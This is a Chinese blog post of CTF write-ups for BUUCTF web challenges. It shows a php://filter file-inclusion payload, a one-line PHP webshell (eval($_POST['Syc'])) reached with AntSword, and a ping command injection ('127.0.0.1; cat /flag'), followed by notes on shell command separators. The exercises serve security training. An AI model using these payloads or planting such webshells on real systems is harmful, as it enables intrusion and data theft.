

BUU部分题的wp1

原创

Z3eyOnd



于 2021-08-07 09:55:05 发布



49



收藏

分类专栏: [CTF训练日记 BUU](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/unexpectedthing/article/details/117392143>

版权



[CTF训练日记](#) 同时被 2 个专栏收录

63 篇文章 3 订阅

订阅专栏



[BUU](#)


6 篇文章 0 订阅

订阅专栏

ww@TOC

HCTF2018:Warm Up

1. 一上来，sql注入题，先使用万能密码



2. 得到flag




1. 上来没什么反应,按F12

```
搜索 HTML
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <div class="main">
      flag{11c3a46f-27f7-47a7-b355-e8c0b9f8caff}
      <!--$cat=$_GET['cat']; echo $cat; if($cat=='dog'){ echo 'Syc{cat_cat_cat_cat}'; }-->
    </div>
  </body>
</html>
```

<https://blog.csdn.net/unexpectedthing>

2. 查看代码, 给URL赋一个变量cat=dog,得到flag



The browser address bar shows the URL: `5b004973-df93-4b98-86bd-8ce15fe4373c.node3.buuoj.cn/?cat=dog`. The page content includes a blue background, a cat illustration on a pedestal, and the flag `flag{11c3a46f-27f7-47a7-b355-e8c0b9f8caff}`. The signature `Syclover @ clay` is visible at the bottom.

```
搜索 HTML
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <div class="main">
      flag{11c3a46f-27f7-47a7-b355-e8c0b9f8caff}
      <!--$cat=$_GET['cat']; echo $cat; if($cat=='dog'){ echo 'Syc{cat_cat_cat_cat}'; }-->
    </div>
  </body>
</html>
```


html > body

<https://blog.csdn.net/unexpectedthing>

3.

ACTF新生赛, include

1.include, 文件包含, 点击tips, 看url



2.使用php伪协议: file=php://filter/read=convert.base64-encode/resource=flag.php

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NDFhZjE3ZGMtNjQwNy00ZDEuLWJkMWYtNTFjYTM4ODBiYTU2fQo=



3. 再用base64工具去解码

极客大挑战secret file

1. F12看到一个php的地址




```
</div>
</body>
</html>
```

html > body > o

https://blog.csdn.net/unexpectedthing

2. 进入页面，看到select可以点击



3. 点击后，但是看到的是，查阅结束，我就想到抓包，burp得到一个拍黄片地址



Request

Pretty Raw \n Actions

```
1 GET /action.php HTTP/1.1
2 Host: c4ac0722-9df4-4c25-9128-dadc3f40a780.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
4 Accept:
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 302 Found
2 Server: openresty
3 Date: Sat, 29 May 2021 14:59:18 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Location: /action.php
```

```

5 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer:
10 http://c4ac0722-9df4-4c25-9128-dadc3f40a780.node3.buuoj.cn/Archive_room.php
11 Cookie: UM_distinctid=
12 179189dbc484eb-0633fca2fa3cef-4c3f2c72-144000-179189dbc493a9; session=
13 1348105f-5d37-4f73-bbd3-8a222df59e42.NSkXDXpuZZwv1CebHEawIHu8S0
14 Upgrade-Insecure-Requests: 1
15
16
17
0 Location: end.php
1 X-Powered-By: PHP/7.3.11
2 Content-Length: 63
3
4
5 <!DOCTYPE html>
6
7 <html>
8 <!--
9 secr3t.php
10 -->
11 </html>
12
13
14
15
16
17

```

<https://blog.csdn.net/unexpectedthing>

4. 打开后是代码审计

```

<html>
  <title>secret</title>
  <meta charset="UTF-8">
</php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
  //flag放在了flag.php里
?>
</html>

```

<https://blog.csdn.net/unexpectedthing>

5. 看到flag在flag.php,代码中又对, 目录穿越, data, input, tp过滤了, 想到文件包含中的filter伪协议, file=php://filter/read=convert.base64-encode/resource=flag.php


极客大挑战Knife

1. 由knife想到菜刀, 蚁剑, 还提供了免费的木马

我家菜刀丢了, 你能帮我找一下么

```
eval($_POST["Syc"]);
```

2.用链接和密码，链接蚁剑，查看目录



3.查看根目录，得到flag

dev	2021-05-29 15:14:40	340 b	0755
etc	2021-05-29 15:14:39	66 b	0755
home	2014-04-10 22:12:14	6 b	0755
lib	2016-07-11 23:23:25	208 b	0755
lib64	2016-07-11 23:23:12	34 b	0755
media	2016-07-11 23:22:49	6 b	0755
mnt	2014-04-10 22:12:14	6 b	0755
opt	2016-07-11 23:22:49	6 b	0755
proc	2021-05-29 15:14:40	0 b	0555
root	2016-07-11 23:23:35	37 b	0700
run	2019-11-19 09:30:15	33 b	0755
sbin	2016-07-22 15:18:57	44 b	0755
srv	2016-07-11 23:22:49	6 b	0755
sys	2021-05-16 16:40:01	0 b	0555
tmp	2021-05-29 15:14:41	6 b	1777
usr	2016-07-22 15:18:57	81 b	0755
var	2019-11-19 09:28:18	28 b	0755
.dockerenv	2021-05-29 15:14:39	0 b	0755

ACTF新生赛Exec

1. 一上来，ping本地IP地址

PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

<https://blog.csdn.net/unexpectedthing>

2. 利用127.0.0.1； cat /flag来得到flag

PING

请输入需要ping的地址

PING

flag(894d6051-420e-4f4e-8225-0b44559f1cba)

PING 127.0.0.1 (127.0.0.1): 56 data bytes

<https://blog.csdn.net/unexpectedthing>

知识点：1.cat命令是连接文件并输出到界面上。

2.&符号：无论前面命令对不对，都要执行下一个命令

3.|符号：管道符，直接执行后面的内容，但是在linux中，应该是前面的输出，作为后面的输入

4.；符号，依次执行前面的命令和后面的命令

5.||和&&这个简单，||是前面错了才执行后面的，&&是前面对才执行后面的

6.ls是展开目录的意思。

GXYCTFpingpingping

这个直接看这个：https://blog.csdn.net/qq_46184013/article/details/107061110